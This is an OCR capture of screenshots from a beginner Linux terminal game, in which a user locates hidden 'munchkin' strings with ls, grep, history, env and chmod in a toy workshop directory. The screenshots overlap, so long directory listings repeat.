
```
Excellent, now find the munchkin in your command history.

elf@361d308a160a:~$ ls
HELP  munchkin_19315479765589239  workshop
elf@361d308a160a:~$ file munchkin_1931547976558923
munchkin_1931547976558923: cannot open `munchkin_1931547976558923' (No such file or directory)
elf@361d308a160a:~$ file munchkin_19315479765589239
munchkin_19315479765589239: ASCII text
elf@361d308a160a:~$ grep munchkin munchkin_19315479765589239
munchkin_24187022596776786
elf@361d308a160a:~$ ls
HELP  munchkin_19315479765589239  workshop
elf@361d308a160a:~$ rm munchkin_19315479765589239
elf@361d308a160a:~$ pwd
/home/elf
elf@361d308a160a:~$ ls -a
.  ..  .bash_history  .bash_logout  .bashrc  .munchkin_5074624024543078  .profile  HELP  workshop
elf@361d308a160a:~$
```


```
Find the munchkin in your environment variables.
```


```
elf@361d308a160a:~$ ls
HELP  munchkin_19315479765589239  workshop
elf@361d308a160a:~$ file munchkin_1931547976558923
munchkin_1931547976558923: cannot open `munchkin_1931547976558923' (No such file or directory)
elf@361d308a160a:~$ file munchkin_19315479765589239
munchkin_19315479765589239: ASCII text
elf@361d308a160a:~$ grep munchkin munchkin_19315479765589239
munchkin_24187022596776786
elf@361d308a160a:~$ ls
HELP  munchkin_19315479765589239  workshop
elf@361d308a160a:~$ rm munchkin_19315479765589239
elf@361d308a160a:~$ pwd
/home/elf
elf@361d308a160a:~$ ls -a
.  ..  .bash_history  .bash_logout  .bashrc  .munchkin_5074624024543078  .profile  HELP  workshop
elf@361d308a160a:~$ history | grep munchkin
    1  echo munchkin_9394554126440791
    3  file munchkin_1931547976558923
    4  file munchkin_19315479765589239
    5  grep munchkin munchkin_19315479765589239
    7  rm munchkin_19315479765589239
   10  history | grep munchkin
elf@361d308a160a:~$
```


```
Next, head into the workshop.
```


```
elf@361d308a160a:~$ ls
HELP  munchkin_19315479765589239  workshop
elf@361d308a160a:~$ file munchkin_1931547976558923
munchkin_1931547976558923: cannot open `munchkin_1931547976558923' (No such file or directory)
elf@361d308a160a:~$ file munchkin_19315479765589239
munchkin_19315479765589239: ASCII text
elf@361d308a160a:~$ grep munchkin munchkin_19315479765589239
munchkin_24187022596776786
elf@361d308a160a:~$ ls
HELP  munchkin_19315479765589239  workshop
elf@361d308a160a:~$ rm munchkin_19315479765589239
elf@361d308a160a:~$ pwd
/home/elf
elf@361d308a160a:~$ ls -a
.  ..  .bash_history  .bash_logout  .bashrc  .munchkin_5074624024543078  .profile  HELP  workshop
elf@361d308a160a:~$ history | grep munchkin
    1  echo munchkin_9394554126440791
    3  file munchkin_1931547976558923
    4  file munchkin_19315479765589239
    5  grep munchkin munchkin_19315479765589239
    7  rm munchkin_19315479765589239
   10  history | grep munchkin
elf@361d308a160a:~$ env | grep munchkin
z_MUNCHKIN=munchkin_20249649541603754
elf@361d308a160a:~$
```



A munchkin is hiding in one of the workshop toolboxes. Use "grep" while ignoring case to find which toolbox the munchkin is in.
elf@361d308a160a:~$ ls
HELP munchkin_19315479765589239 workshop
elf@361d308a160a:~$ file munchkin_1931547976558923
munchkin_1931547976558923: cannot open `munchkin_1931547976558923' (No such file or directory)
elf@361d308a160a:~$ file munchkin_19315479765589239
munchkin_19315479765589239: ASCII text
elf@361d308a160a:~$ grep munchkin munchkin_19315479765589239
munchkin_24187022596776786
elf@361d308a160a:~$ ls
HELP munchkin_19315479765589239 workshop
elf@361d308a160a:~$ rm munchkin_19315479765589239
elf@361d308a160a:~$ pwd
/home/elf
elf@361d308a160a:~$ ls -a
. .. .bash_history .bash_logout .bashrc .munchkin_5074624024543078 .profile HELP workshop
elf@361d308a160a:~$ history | grep munchkin
    1 echo munchkin_9394554126440791
    3 file munchkin_1931547976558923
    4 file munchkin_19315479765589239
    5 grep munchkin munchkin_19315479765589239
    7 rm munchkin_19315479765589239
   10 history | grep munchkin
elf@361d308a160a:~$ env | grep munchkin
z_MUNCHKIN=munchkin_20249649541603754
elf@361d308a160a:~$ cd workshop
elf@361d308a160a:~/workshop$


A munchkin is blocking the lollipop_engine from starting. Run the lollipop_engine binary to retrieve this munchkin.
toolbox_119.txt toolbox_17.txt toolbox_22.txt toolbox_270.txt toolbox_320.txt toolbox_371.txt toolbox_421.txt toolbox_472.txt toolbox_72.txt
toolbox_12.txt toolbox_170.txt toolbox_220.txt toolbox_271.txt toolbox_321.txt toolbox_372.txt toolbox_422.txt toolbox_473.txt toolbox_73.txt
toolbox_120.txt toolbox_171.txt toolbox_221.txt toolbox_272.txt toolbox_322.txt toolbox_373.txt toolbox_423.txt toolbox_474.txt toolbox_74.txt
toolbox_121.txt toolbox_172.txt toolbox_222.txt toolbox_273.txt toolbox_323.txt toolbox_374.txt toolbox_424.txt toolbox_475.txt toolbox_75.txt
toolbox_122.txt toolbox_173.txt toolbox_223.txt toolbox_274.txt toolbox_324.txt toolbox_375.txt toolbox_425.txt toolbox_476.txt toolbox_76.txt
toolbox_123.txt toolbox_174.txt toolbox_224.txt toolbox_275.txt toolbox_325.txt toolbox_376.txt toolbox_426.txt toolbox_477.txt toolbox_77.txt
toolbox_124.txt toolbox_175.txt toolbox_225.txt toolbox_276.txt toolbox_326.txt toolbox_377.txt toolbox_427.txt toolbox_478.txt toolbox_78.txt
toolbox_125.txt toolbox_176.txt toolbox_226.txt toolbox_277.txt toolbox_327.txt toolbox_378.txt toolbox_428.txt toolbox_479.txt toolbox_79.txt
toolbox_126.txt toolbox_177.txt toolbox_227.txt toolbox_278.txt toolbox_328.txt toolbox_379.txt toolbox_429.txt toolbox_48.txt toolbox_8.txt
toolbox_127.txt toolbox_178.txt toolbox_228.txt toolbox_279.txt toolbox_329.txt toolbox_38.txt toolbox_43.txt toolbox_480.txt toolbox_80.txt
toolbox_128.txt toolbox_179.txt toolbox_229.txt toolbox_28.txt toolbox_33.txt toolbox_380.txt toolbox_430.txt toolbox_481.txt toolbox_81.txt
toolbox_129.txt toolbox_18.txt toolbox_23.txt toolbox_280.txt toolbox_330.txt toolbox_381.txt toolbox_431.txt toolbox_482.txt toolbox_82.txt
toolbox_13.txt toolbox_180.txt toolbox_230.txt toolbox_281.txt toolbox_331.txt toolbox_382.txt toolbox_432.txt toolbox_483.txt toolbox_83.txt
toolbox_130.txt toolbox_181.txt toolbox_231.txt toolbox_282.txt toolbox_332.txt toolbox_383.txt toolbox_433.txt toolbox_484.txt toolbox_84.txt
toolbox_131.txt toolbox_182.txt toolbox_232.txt toolbox_283.txt toolbox_333.txt toolbox_384.txt toolbox_434.txt toolbox_485.txt toolbox_85.txt
toolbox_132.txt toolbox_183.txt toolbox_233.txt toolbox_284.txt toolbox_334.txt toolbox_385.txt toolbox_435.txt toolbox_486.txt toolbox_86.txt
toolbox_133.txt toolbox_184.txt toolbox_234.txt toolbox_285.txt toolbox_335.txt toolbox_386.txt toolbox_436.txt toolbox_487.txt toolbox_87.txt
toolbox_134.txt toolbox_185.txt toolbox_235.txt toolbox_286.txt toolbox_336.txt toolbox_387.txt toolbox_437.txt toolbox_488.txt toolbox_88.txt
toolbox_135.txt toolbox_186.txt toolbox_236.txt toolbox_287.txt toolbox_337.txt toolbox_388.txt toolbox_438.txt toolbox_489.txt toolbox_89.txt
toolbox_136.txt toolbox_187.txt toolbox_237.txt toolbox_288.txt toolbox_338.txt toolbox_389.txt toolbox_439.txt toolbox_49.txt toolbox_9.txt
toolbox_137.txt toolbox_188.txt toolbox_238.txt toolbox_289.txt toolbox_339.txt toolbox_39.txt toolbox_44.txt toolbox_490.txt toolbox_90.txt
toolbox_138.txt toolbox_189.txt toolbox_239.txt toolbox_29.txt toolbox_34.txt toolbox_390.txt toolbox_440.txt toolbox_491.txt toolbox_91.txt
toolbox_139.txt toolbox_19.txt toolbox_24.txt toolbox_290.txt toolbox_340.txt toolbox_391.txt toolbox_441.txt toolbox_492.txt toolbox_92.txt
toolbox_14.txt toolbox_190.txt toolbox_240.txt toolbox_291.txt toolbox_341.txt toolbox_392.txt toolbox_442.txt toolbox_493.txt toolbox_93.txt
toolbox_140.txt toolbox_191.txt toolbox_241.txt toolbox_292.txt toolbox_342.txt toolbox_393.txt toolbox_443.txt toolbox_494.txt toolbox_94.txt
toolbox_141.txt toolbox_192.txt toolbox_242.txt toolbox_293.txt toolbox_343.txt toolbox_394.txt toolbox_444.txt toolbox_495.txt toolbox_95.txt
toolbox_142.txt toolbox_193.txt toolbox_243.txt toolbox_294.txt toolbox_344.txt toolbox_395.txt toolbox_445.txt toolbox_496.txt toolbox_96.txt
toolbox_143.txt toolbox_194.txt toolbox_244.txt toolbox_295.txt toolbox_345.txt toolbox_396.txt toolbox_446.txt toolbox_497.txt toolbox_97.txt
toolbox_144.txt toolbox_195.txt toolbox_245.txt toolbox_296.txt toolbox_346.txt toolbox_397.txt toolbox_447.txt toolbox_498.txt toolbox_98.txt
toolbox_145.txt toolbox_196.txt toolbox_246.txt toolbox_297.txt toolbox_347.txt toolbox_398.txt toolbox_448.txt toolbox_499.txt toolbox_99.txt
toolbox_146.txt toolbox_197.txt toolbox_247.txt toolbox_298.txt toolbox_348.txt toolbox_399.txt toolbox_449.txt toolbox_5.txt
elf@361d308a160a:~/workshop$ grep -i munchkin toolbox*
toolbox_191.txt:mUnChKin.4056180441832623
elf@361d308a160a:~/workshop$
[Munchkin Wrangler]> Lollipops [


Munchkins have blown the fuses in /home/elf/workshop/electrical. cd into electrical and rename blown_fuse0 to fuse0.
toolbox_125.txt toolbox_176.txt toolbox_226.txt toolbox_277.txt toolbox_327.txt toolbox_378.txt toolbox_428.txt toolbox_479.txt toolbox_79.txt
toolbox_126.txt toolbox_177.txt toolbox_227.txt toolbox_278.txt toolbox_328.txt toolbox_379.txt toolbox_429.txt toolbox_48.txt toolbox_8.txt
toolbox_127.txt toolbox_178.txt toolbox_228.txt toolbox_279.txt toolbox_329.txt toolbox_38.txt toolbox_43.txt toolbox_480.txt toolbox_80.txt
toolbox_128.txt toolbox_179.txt toolbox_229.txt toolbox_28.txt toolbox_33.txt toolbox_380.txt toolbox_430.txt toolbox_481.txt toolbox_81.txt
toolbox_129.txt toolbox_18.txt toolbox_23.txt toolbox_280.txt toolbox_330.txt toolbox_381.txt toolbox_431.txt toolbox_482.txt toolbox_82.txt
toolbox_13.txt toolbox_180.txt toolbox_230.txt toolbox_281.txt toolbox_331.txt toolbox_382.txt toolbox_432.txt toolbox_483.txt toolbox_83.txt
toolbox_130.txt toolbox_181.txt toolbox_231.txt toolbox_282.txt toolbox_332.txt toolbox_383.txt toolbox_433.txt toolbox_484.txt toolbox_84.txt
toolbox_131.txt toolbox_182.txt toolbox_232.txt toolbox_283.txt toolbox_333.txt toolbox_384.txt toolbox_434.txt toolbox_485.txt toolbox_85.txt
toolbox_132.txt toolbox_183.txt toolbox_233.txt toolbox_284.txt toolbox_334.txt toolbox_385.txt toolbox_435.txt toolbox_486.txt toolbox_86.txt
toolbox_133.txt toolbox_184.txt toolbox_234.txt toolbox_285.txt toolbox_335.txt toolbox_386.txt toolbox_436.txt toolbox_487.txt toolbox_87.txt
toolbox_134.txt toolbox_185.txt toolbox_235.txt toolbox_286.txt toolbox_336.txt toolbox_387.txt toolbox_437.txt toolbox_488.txt toolbox_88.txt
toolbox_135.txt toolbox_186.txt toolbox_236.txt toolbox_287.txt toolbox_337.txt toolbox_388.txt toolbox_438.txt toolbox_489.txt toolbox_89.txt
toolbox_136.txt toolbox_187.txt toolbox_237.txt toolbox_288.txt toolbox_338.txt toolbox_389.txt toolbox_439.txt toolbox_49.txt toolbox_9.txt
toolbox_137.txt toolbox_188.txt toolbox_238.txt toolbox_289.txt toolbox_339.txt toolbox_39.txt toolbox_44.txt toolbox_490.txt toolbox_90.txt
toolbox_138.txt toolbox_189.txt toolbox_239.txt toolbox_29.txt toolbox_34.txt toolbox_390.txt toolbox_440.txt toolbox_491.txt toolbox_91.txt
toolbox_139.txt toolbox_19.txt toolbox_24.txt toolbox_290.txt toolbox_340.txt toolbox_391.txt toolbox_441.txt toolbox_492.txt toolbox_92.txt
toolbox_14.txt toolbox_190.txt toolbox_240.txt toolbox_291.txt toolbox_341.txt toolbox_392.txt toolbox_442.txt toolbox_493.txt toolbox_93.txt
toolbox_140.txt toolbox_191.txt toolbox_241.txt toolbox_292.txt toolbox_342.txt toolbox_393.txt toolbox_443.txt toolbox_494.txt toolbox_94.txt
toolbox_141.txt toolbox_192.txt toolbox_242.txt toolbox_293.txt toolbox_343.txt toolbox_394.txt toolbox_444.txt toolbox_495.txt toolbox_95.txt
toolbox_142.txt toolbox_193.txt toolbox_243.txt toolbox_294.txt toolbox_344.txt toolbox_395.txt toolbox_445.txt toolbox_496.txt toolbox_96.txt
toolbox_143.txt toolbox_194.txt toolbox_244.txt toolbox_295.txt toolbox_345.txt toolbox_396.txt toolbox_446.txt toolbox_497.txt toolbox_97.txt
toolbox_144.txt toolbox_195.txt toolbox_245.txt toolbox_296.txt toolbox_346.txt toolbox_397.txt toolbox_447.txt toolbox_498.txt toolbox_98.txt
toolbox_145.txt toolbox_196.txt toolbox_246.txt toolbox_297.txt toolbox_347.txt toolbox_398.txt toolbox_448.txt toolbox_499.txt toolbox_99.txt
toolbox_146.txt toolbox_197.txt toolbox_247.txt toolbox_298.txt toolbox_348.txt toolbox_399.txt toolbox_449.txt toolbox_5.txt
elf@361d308a160a:~/workshop$ grep -i munchkin toolbox*
toolbox_191.txt:mUnChKin.4056180441832623
elf@361d308a160a:~/workshop$ ls l*
lollipop_engine
elf@361d308a160a:~/workshop$ ./lollipop_engine
bash: ./lollipop_engine: Permission denied
elf@361d308a160a:~/workshop$ chmod +x lollipop_engine
elf@361d308a160a:~/workshop$ ./lollipop_engine
munchkin.898906189498077
elf@361d308a160a:~/workshop$
[Munchkin Wrangler]> Lollipops [


Now, make a symbolic link (symlink) named fuse1 that points to fuse0
toolbox_129.txt toolbox_18.txt toolbox_23.txt toolbox_280.txt toolbox_330.txt toolbox_381.txt toolbox_431.txt toolbox_482.txt toolbox_82.txt
toolbox_13.txt toolbox_180.txt toolbox_230.txt toolbox_281.txt toolbox_331.txt toolbox_382.txt toolbox_432.txt toolbox_483.txt toolbox_83.txt
toolbox_130.txt toolbox_181.txt toolbox_231.txt toolbox_282.txt toolbox_332.txt toolbox_383.txt toolbox_433.txt toolbox_484.txt toolbox_84.txt
toolbox_131.txt toolbox_182.txt toolbox_232.txt toolbox_283.txt toolbox_333.txt toolbox_384.txt toolbox_434.txt toolbox_485.txt toolbox_85.txt
toolbox_132.txt toolbox_183.txt toolbox_233.txt toolbox_284.txt toolbox_334.txt toolbox_385.txt toolbox_435.txt toolbox_486.txt toolbox_86.txt
toolbox_133.txt toolbox_184.txt toolbox_234.txt toolbox_285.txt toolbox_335.txt toolbox_386.txt toolbox_436.txt toolbox_487.txt toolbox_87.txt
toolbox_134.txt toolbox_185.txt toolbox_235.txt toolbox_286.txt toolbox_336.txt toolbox_387.txt toolbox_437.txt toolbox_488.txt toolbox_88.txt
toolbox_135.txt toolbox_186.txt toolbox_236.txt toolbox_287.txt toolbox_337.txt toolbox_388.txt toolbox_438.txt toolbox_489.txt toolbox_89.txt
toolbox_136.txt toolbox_187.txt toolbox_237.txt toolbox_288.txt toolbox_338.txt toolbox_389.txt toolbox_439.txt toolbox_49.txt toolbox_9.txt
toolbox_137.txt toolbox_188.txt toolbox_238.txt toolbox_289.txt toolbox_339.txt toolbox_39.txt toolbox_44.txt toolbox_490.txt toolbox_90.txt
toolbox_138.txt toolbox_189.txt toolbox_239.txt toolbox_29.txt toolbox_34.txt toolbox_390.txt toolbox_440.txt toolbox_491.txt toolbox_91.txt
toolbox_139.txt toolbox_19.txt toolbox_24.txt toolbox_290.txt toolbox_340.txt toolbox_391.txt toolbox_441.txt toolbox_492.txt toolbox_92.txt
toolbox_14.txt toolbox_190.txt toolbox_240.txt toolbox_291.txt toolbox_341.txt toolbox_392.txt toolbox_442.txt toolbox_493.txt toolbox_93.txt
toolbox_140.txt toolbox_191.txt toolbox_241.txt toolbox_292.txt toolbox_342.txt toolbox_393.txt toolbox_443.txt toolbox_494.txt toolbox_94.txt
toolbox_141.txt toolbox_192.txt toolbox_242.txt toolbox_293.txt toolbox_343.txt toolbox_394.txt toolbox_444.txt toolbox_495.txt toolbox_95.txt
toolbox_142.txt toolbox_193.txt toolbox_243.txt toolbox_294.txt toolbox_344.txt toolbox_395.txt toolbox_445.txt toolbox_496.txt toolbox_96.txt
toolbox_143.txt toolbox_194.txt toolbox_244.txt toolbox_295.txt toolbox_345.txt toolbox_396.txt toolbox_446.txt toolbox_497.txt toolbox_97.txt
toolbox_144.txt toolbox_195.txt toolbox_245.txt toolbox_296.txt toolbox_346.txt toolbox_397.txt toolbox_447.txt toolbox_498.txt toolbox_98.txt
toolbox_145.txt toolbox_196.txt toolbox_246.txt toolbox_297.txt toolbox_347.txt toolbox_398.txt toolbox_448.txt toolbox_499.txt toolbox_99.txt
toolbox_146.txt toolbox_197.txt toolbox_247.txt toolbox_298.txt toolbox_348.txt toolbox_399.txt toolbox_449.txt toolbox_5.txt
elf@361d308a160a:~/workshop$ grep -i munchkin toolbox*
toolbox_191.txt:mUnChKin.4056180441832623
elf@361d308a160a:~/workshop$ ls l*
lollipop_engine
elf@361d308a160a:~/workshop$ ./lollipop_engine
bash: ./lollipop_engine: Permission denied
elf@361d308a160a:~/workshop$ chmod +x lollipop_engine
elf@361d308a160a:~/workshop$ ./lollipop_engine
munchkin.898906189498077
